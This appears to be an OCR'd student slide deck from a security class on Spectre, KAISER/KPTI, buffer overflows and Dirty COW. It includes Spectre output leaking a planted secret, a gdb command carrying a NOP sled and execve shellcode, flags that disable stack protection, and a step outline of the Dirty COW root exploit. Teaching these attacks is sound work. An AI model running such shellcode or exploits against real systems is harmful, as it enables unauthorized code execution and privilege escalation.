Vulnerabilities

Micheal Wetherbee, Michael Utt, Cory Lagor, and Emilia Bourgeois

Spectre Demo

1

For the Spectre Attack, we will insert something in memory to see if we can grab it:

```
char* secret = "The secret is 42";
```

Something simple will work, such as above with a string.

2

Now to compile our program:

```
gcc -march=native SpectreAttackNew.c
```

The flag in our compiler turns on a bunch of other flags that we will need, it just makes it more compact and easier to activate the one flag.

3

Now we can run the attack (multiple prints to console have been put in place to better show what is happening) As you can see in the output, we find the address of each part of our secret:

```
[11/15/20]seed@VM:~/Documents$ ./a.out
Putting 'The secret is 42' in memory, address 0x8048ae0
Reading 16 bytes:
Reading at malicious_x = 0xffffea60... Success: 0x54='T' score=2
Reading at malicious_x = 0xffffea61... Success: 0x68='h' score=7 (second best: 0x05='?' score=1)
Reading at malicious_x = 0xffffea62... Success: 0x65='e' score=2
Reading at malicious_x = 0xffffea63... Success: 0x20=' ' score=7 (second best: 0x05='?' score=1)
Reading at malicious_x = 0xffffea64... Success: 0x73='s' score=7 (second best: 0x05='?' score=1)
Reading at malicious_x = 0xffffea65... Success: 0x65='e' score=7 (second best: 0x00='?' score=1)
Reading at malicious_x = 0xffffea66... Success: 0x63='c' score=2
Reading at malicious_x = 0xffffea67... Success: 0x72='r' score=2
Reading at malicious_x = 0xffffea68... Success: 0x65='e' score=2
Reading at malicious_x = 0xffffea69... Success: 0x74='t' score=7 (second best: 0x00='?' score=1)
Reading at malicious_x = 0xffffea6a... Success: 0x20=' ' score=7 (second best: 0x05='?' score=1)
Reading at malicious_x = 0xffffea6b... Success: 0x69='i' score=2
Reading at malicious_x = 0xffffea6c... Success: 0x73='s' score=7 (second best: 0x00='?' score=1)
Reading at malicious_x = 0xffffea6d... Success: 0x20=' ' score=2
Reading at malicious_x = 0xffffea6e... Success: 0x34='4' score=7 (second best: 0x00='?' score=1)
Reading at malicious_x = 0xffffea6f... Success: 0x32='2' score=7 (second best: 0x01='?' score=1)
```

A modern CPU has a feature built in that will run all code ahead of time (in the background) then it checks if that code should actually show its results (if-statements, etc). Even if the results are shown or not, they get saved in the cache. Therefore, by infiltrating the cache, we can intercept “hidden” info.

KAISER

- On 32-Bit systems the kernel space layout is the same for the address-space and user-space layouts (without it the system would run considerably slower)
- The attack is a hardware fault, but KAISER (kernel address isolation to have side-channels effectively removed) instead of the traditional KASLR (kernel address-space layout randomization) attempts to solve the issue

KAISER

- Two sets of page tables for each process
  - Kernel-space and user-space addresses (only when in kernel mode)
  - “Shadow” with a copy of only user-space addresses and minimal kernel-space mappings
- This allows most of the kernel’s address space to be hidden in user-mode
- When a sys call, exception or, interrupt happens the switch to kernel mode will occur
- Much harder to exploit than KASLR

Issues


- All programs use system calls or interrupts, so a few hundred cycles will be added to each.
- Performance hits vary by processor and task
  - Can be between 5% and 30%
- Typically this would be unacceptable, but due to recent advancements in attacks (Spectre/Meltdown) a locked down kernel is more than necessary
- Possibility to allow users to toggle KAISER at runtime
- Now implemented in Linux as KPTI (kernel page-table isolation)
- Fully solves the Meltdown vulnerability, but Spectre still haunts us (especially on old CPUs)
- The only true fix for Spectre seems to be a hardware upgrade

Buffer Overflow Vulnerability

BOV occurs when a low level method is called that fills up part of the stack that should not be changeable.

char buffer[500];
strcpy(buffer, argv[1]);

```
gdb-peda$ run $(python -c 'print "\x90"*425 + "\x31\xc0\x83\xec\x01\x88\x04\x24\x68\x2f\x7a\x73\x68\x68\x2f\x62\x69\x6e\x68\x2f\x75\x73\x72\x89\xe6\x50\x56\xb0\x0b\x89\xf3\x89\xe1\x31\xd2\xcd\x80\xb0\x01\x31\xdb\xcd\x80" + "\x14\xee\xff\xbf" * 10')
Starting program: /home/seed/Desktop/buffer/vulnerable $(python -c 'print "\x90"*425 + "\x31\xc0\x83\xec\x01\x
```



Buffer Overflow Solutions

There are some safeguards:

```
[11/12/20]seed@VM:~/.../buffer$ gcc -z execstack -fno-stack-protector -o vulnerable vulne
rable.c
```

Address randomization


Loop your attack until it works!

Stack Guard

```
*** stack smashing detected ***: /home/seed/Desktop/buffer/vulnerable terminated
```

Non-executable stacks

Prevents shellcode from being run from the stack!
Doesn't stop all forms of this attack.



DIRTY COW

A exploit in Linux to gain root access to the system using a race condition acting on the memory system.

How its done:

- Map a read only file to memory using Madv_dontneed
- use a different string to /proc/self/mem to access the memory
- brute force a rewrite to what's in memory until we want to stop
- With the first string being delayed we will cause a flip flop of the processes that will rewrite to the original non- writable file.
- We can now write a backdoor

How to clean the COW:

- madv_dontneed now throws the modified file out of memory if its dirty.

- Everytime we try to write to the file now it has to map in a new copy which takes time.

- This time ends the possibility for the race condition to happen.